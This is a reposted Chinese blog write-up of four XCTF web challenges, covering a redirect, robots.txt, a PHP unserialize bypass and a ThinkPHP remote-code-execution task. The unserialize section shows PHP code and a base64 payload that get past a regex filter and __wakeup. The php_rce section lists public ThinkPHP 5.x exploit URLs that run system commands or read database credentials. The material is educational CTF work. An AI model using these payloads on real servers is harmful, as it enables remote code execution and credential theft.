

攻防世界web高手进阶php_rce,XCTF攻防世界_Web进阶区001

转载

[weixin_39599654](#) 于 2021-03-09 23:41:53 发布 145 收藏

文章标签: [攻防世界web高手进阶php_rce](#)

XCTF攻防世界_Web进阶区001

XCTF攻防世界_Web进阶区001

XCTF_Web_高手进阶区

baby_web


Training-WWW-Robots

Web_php_unserialize

php_rce

baby_web


The screenshot shows a challenge interface for 'baby_web'. It includes a difficulty rating of 1.0, a description '想想初始页面是哪个' (Think of which initial page it is), a scenario URL 'http://220.249.52.133:56117', a timer at 03:46:02, and a '延时' (Pause) button. The challenge is provided by 'WaterDrop_Junior'.



(1)按照提示, 初始界面想到index.php, 再次请求index.php后仍是1.php(被重定向了)。F12打开开发者模式查看“网络”模块, 查看返回包发现确实有index.php, 并且其中的location参数被设置为了1.php, 同时发现flag



(2)也可以访问index.php，用Burp抓包，在响应包中发现flag



Training-WWW-Robots




In this little training challenge, you are going to learn about the [Robots exclusion standard](#). The robots.txt file is used by web crawlers to check if they are allowed to crawl and index your website or only parts of it. Sometimes these files reveal the directory structure instead protecting the content from being crawled.

Enjoy!

(1)根据题目，熟悉robots.txt，在URL后加上/robots.txt



(2)发现一个f10g.php文件，在URL后加上f10g.php访问，得到flag



Web_php_unserialize

(1)先是一段代码审计

```
class Demo {  
private $file = 'index.php';  
public function __construct($file) {  
$this->file = $file; //构造函数，对类的变量进行初始化  
}  
}
```

```
function __destruct() {  
echo @highlight_file($this->file, true);  
}  
}
```

//魔术方法，如果有反序列化的使用，在反序列化之前会先调用这个方法

```
function __wakeup() {  
if ($this->file != 'index.php') {  
//the secret is in the fl4g.php  
$this->file = 'index.php';  
}  
}  
}
```

```
if (isset($_GET['var'])) {  
$var = base64_decode($_GET['var']);
```

//正则匹配，如果在var变量中存在O/C:数字(O:数字或者C:数字这样的形式)，不区分大小写，就输出stop hacking! 否则的话就进行反序列化

```
if (preg_match('/[oc]:\d+:/i', $var)) {  
die('stop hacking!');  
} else {  
@unserialize($var);  
}  
}
```

```
} else {  
  
highlight_file("index.php");  
  
}  
  
?>
```

(2)审计完成之后，思路就很清晰了，对Demo这个类进行序列化，base64加密之后，赋值给var变量进行get传参就行了

在类Demo中有三个方法，一个构造，一个析构，还有就是有一个魔术方法，构造函数__construct()在程序执行开始的时候对变量进行赋初值。析构函数__destruct()，在对象所在函数执行完成之后，会自动调用，这里就会高亮显示出文件。

在反序列化执行之前，会先执行__wakeup这个魔术方法，所以需要绕过，当成员属性数目大于实际数目时可绕过wakeup方法，正则匹配可以用+号来进行绕过。

```
class Demo {  
  
private $file = 'index.php';  
  
//protected $file1 = 'index.php';  
  
public function __construct($file) {  
  
$this->file = $file;  
  
//$this->file1 = $file1;  
  
}  
  
function __destruct() {  
  
echo @highlight_file($this->file, true);  
  
}  
  
function __wakeup() {  
  
if ($this->file != 'index.php') {  
  
//the secret is in the fl4g.php  
  
$this->file = 'index.php';  
  
}  
  
}  
  
}  
  
$a = new Demo("fl4g.php");  
  
echo serialize($a)."\n";  
  
//O:4:"Demo":1:{s:10:" Demo file";s:8:"fl4g.php";} }  
  
echo base64_encode('O:+4:"Demo":2:{s:10:" Demo file";s:8:"fl4g.php";}');  
  
使用代码在线工具执行,https://tool.lu/coderunner/
```

```

PHP 保存(Save) 我的代码 嵌入博客(Embed) 执行(Run) +
1 <?php
2 class Demo {
3     private $file = 'index.php';
4     public function __construct($file) {
5         $this->file = $file;
6     }
7     function __destruct() {
8         echo @highlight_file($this->file, true);
9     }
10    function __wakeup() {
11        if ($this->file != 'index.php') {
12            //the secret is in the fl4g.php
13            $this->file = 'index.php';
14        }
15    }
16 }
17 $A = new Demo('fl4g.php');
18 $C = serialize($A);
19 //string(49) "O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}";
20 $C = str_replace('O:4:', 'O:+4:', $C); //绕过preg_match
21 $C = str_replace(':1:', ':2:', $C); //绕过wakeup
22 var_dump($C);
23 //string(49) "O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}";
24 var_dump(base64_encode($C));
25 //string(68)
26 "TzorNDoiRGVtbyI6Mjpw7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ=="
?>
string(49) "O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}";
string(68) "TzorNDoiRGVtbyI6Mjpw7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ=="

sandbox> exited with status 0


```

修改之后，再进行base64加密，传参就可以了

index.php?var=TzorNDoiRGVtbyI6Mjpw7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==

php_rce

(1)进入后发现是一个php框架，根据题目php-rce远程命令执行，在github上一下这个版本有什么漏洞



Repositories	19
Code	?
Commits	88
Issues	57
Discussions	Beta 0

19 repository results

SkyBlueEternal/thinkphp-RCE-POC-Collection
thinkphp v5.x 远程代码执行漏洞-POC集合
☆ 582 Updated on 15 Jan 2019

thinkphp 5.0.22

- 1、 [http://192.168.1.1/thinkphp/public/?s=\].\[think\config/get&name=database.username](http://192.168.1.1/thinkphp/public/?s=].[think\config/get&name=database.username)
- 2、 [http://192.168.1.1/thinkphp/public/?s=\].\[think\config/get&name=database.password](http://192.168.1.1/thinkphp/public/?s=].[think\config/get&name=database.password)
- 3、 [http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars\[0\]=system&vars\[1\]\[\]=id](http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id)
- 4、 [http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars\[0\]=phpinfo&vars\[1\]\[\]=1](http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1)

thinkphp 5

- 5、 [http://127.0.0.1/tp5/public/?s=index\think\View/display&content=%22%3C?%3E%3C?php%20phpinfo\(\);?%3E&data=1](http://127.0.0.1/tp5/public/?s=index\think\View/display&content=%22%3C?%3E%3C?php%20phpinfo();?%3E&data=1)

thinkphp 5.0.21

- 6、 [http://localhost/thinkphp_5.0.21/?s=index\think\app\invokefunction&function=call_user_func_array&vars\[0\]=system&vars\[1\]\[\]=id](http://localhost/thinkphp_5.0.21/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id)
- 7、 [http://localhost/thinkphp_5.0.21/?s=index\think\app\invokefunction&function=call_user_func_array&vars\[0\]=phpinfo&vars\[1\]\[\]=1](http://localhost/thinkphp_5.0.21/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1)


(2)发现有好几个版本，由于只知道是5.0，则随便输入一个试试，这里注意只从"?s"开始复制，"?s"之前的是靶场。



(3)得到进一步提示，为5.0.2版本，回到github找到5.0.2版本的再次复制，然后访问。发现可以进行远程命令执行。




(4)ls查看有没有什么提示信息，可用hackbar执行，或者直接在地址栏输入命令也可。这里注意要把原来最后一个"="后面的东西删掉再输入命令。



(5)ls后没有发现有用信息，接着查找上一级目录，直到发现flag



(6)然后输入查看命令 cat /flag即可看到flag



(7)也可以无需一级一级目录的找，使用命令find / -name flag,也可找到flag，然后cat /flag 就可以看到flag了。



XCTF攻防世界_Web进阶区001相关教程

不同因子影响下的不同情境的世界气温预测(的辣鸡tkinter UI可视

不同因子影响下的不同情境的世界气温预测(的辣鸡tkinter UI可视化DEMO) ** ** from tkinter import *
from matplotlib import pylab as plt
import requests
import numpy as np
from netCDF4 import Dataset
from matplotlib.figure import Figure
'''获取数据''

XCTF攻防世界_Web进阶区003

XCTF攻防世界_Web进阶区003 XCTF_Web_高手进阶区 supersqli supersqli 这里使用谷歌浏览器 拿到题目后，发现是单引号报错字符型注入 用order by语句判断出两个字段：order by 2的时候页面正常回显，order by 3的时候页面出错。使用union select联合查询，发

[007]爬虫系列 | 猿人学爬虫攻防大赛 | 第五题: js混淆 乱码增强

[007]爬虫系列 | 猿人学爬虫攻防大赛 | 第五题: js混淆 乱码增强(上) 一、备注 由于此题目比较复杂(个人感觉哈! 大佬别喷!), 所以博主分析了一个上午, 也就只能得出m的生成, 所以还是分两天写吧!!! 二、题目 <http://match.yuanrenxue.com/match/5> 三、分

学完计组后, 我马上在「我的世界」造了台显示器, 你敢信?

学完计组后, 我马上在「我的世界」造了台显示器, 你敢信? 今天的主题十分有趣, 我们将在我的世界(Minecraft)这个游戏里, 靠一个个逻辑门来组合实现一个简单的七段显示器, 可以实现将选择的数字输出在显示器上。演示视频在下面, 来看看这个宏大的工程: 接下

攻防世界 web高手进阶区 9分题 favorite_number

攻防世界 web高手进阶区 9分题 favorite_number 前言 继续ctf的旅程 开始攻防世界web高手进阶区的9分题 本文是favorite_number的writeup 进入界面 简单的代码审计 首先是个判断, 既要数组强等于, 又要首元素不等 然后是个正则, 要求整个字符串都是数字, 大小

[007]爬虫系列 | 猿人学爬虫攻防大赛 | 第五题: js混淆 乱码增强


[007]爬虫系列 | 猿人学爬虫攻防大赛 | 第五题: js混淆 乱码增强(中) 一、备注 在阅读此文章前, 请先阅读前一篇《[007]爬虫系列 | 猿人学爬虫攻防大赛 | 第五题: js混淆 乱码增强(上)》 二、找参数来源(二) 在前一篇文章中, 我们 找出了Cookie里面m生成函数,

【Python安全攻防过渡篇: web编程、环境准备】

【Python安全攻防过渡篇: web编程、环境准备】 web编程 web编程不是说用python做web开发, 而是用python与web交互。常用的模块有 urllib,urllib2, 这是python内置的模块。同时, 还有基于urllib的第三方库, 比如 requests, BeautifulSoup, 这里我们主要用 reque

warmup_攻防世界

warmup_攻防世界 进入页面什么都没有, 查看控制台 注释提示source.php, 地址栏输入查看源码 提示存在 hint.php, 访问后显示 得到存储flag的文件名 现在分析满足函数条件的payload 函数作用是分三步检查传进来的参数是否满足白名单: \$whitelist = [source=sour



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)